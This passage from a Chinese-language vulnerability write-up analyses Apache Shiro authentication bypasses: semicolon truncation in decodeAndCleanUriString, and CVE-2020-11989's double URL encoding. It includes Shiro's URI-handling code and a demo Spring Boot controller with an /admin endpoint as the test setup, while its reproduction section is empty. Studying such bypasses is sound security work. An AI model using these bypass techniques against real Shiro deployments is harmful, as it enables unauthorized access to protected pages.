
    contextPath = normalize(decodeRequestString(request, contextPath));
    if ("/".equals(contextPath)) {
        contextPath = "";
    }

    return contextPath;
}

public static String getRequestUri(HttpServletRequest request) {
    String uri = (String)request.getAttribute("javax.servlet.include.request_uri");
    if (uri == null) {
        uri = valueOrDefault(request.getContextPath()) + "/" + valueOrDefault(request.getServletPath()) + valueOrDefault(request.getPathInfo());
    }


    return normalize(decodeAndCleanUriString(request, uri));
}
```


- 权限绕过请求



问题出在这个 decodeAndCleanUriString 方法上，会对 url 中的 ; 进行截取，然后舍弃分号后面的内容。这样得到的 url 路径就是 /。

- 不配置虚拟路径与配置虚拟路径





这两种情况下，不配置虚拟路径的时候经过 `valueOrDefault(request.getContextPath(), "/")` 的处理变为空，返回的最终的路径就是请求的路径。

CVE-2020-11989-玄武实验室

说明

这个绕过是基于 shiro 获取 `requestURI` 的时候会进行 `URLDecode`，利用双重编码绕过。[参考文章](#)

漏洞环境


```
package org.sysclover.springbootshiro;

import org.apache.shiro.SecurityUtils;
import org.apache.shiro.authc.AuthenticationException;
import org.apache.shiro.authc.UsernamePasswordToken;
import org.apache.shiro.subject.Subject;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.PathVariable;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RestController;

@RestController
public class LoginController {
    @PostMapping("/doLogin")
    public void doLogin(String username, String password) {
        Subject subject = SecurityUtils.getSubject();
        try {
            subject.login(new UsernamePasswordToken(username, password));
            System.out.println("success");
        } catch (AuthenticationException e) {
            e.printStackTrace();
            System.out.println("failed");
        }
    }

    @GetMapping("/admin/{name}")
    public String hello(@PathVariable String name) {
        return "hello" + name;
    }
}
```

漏洞复现



漏洞分析

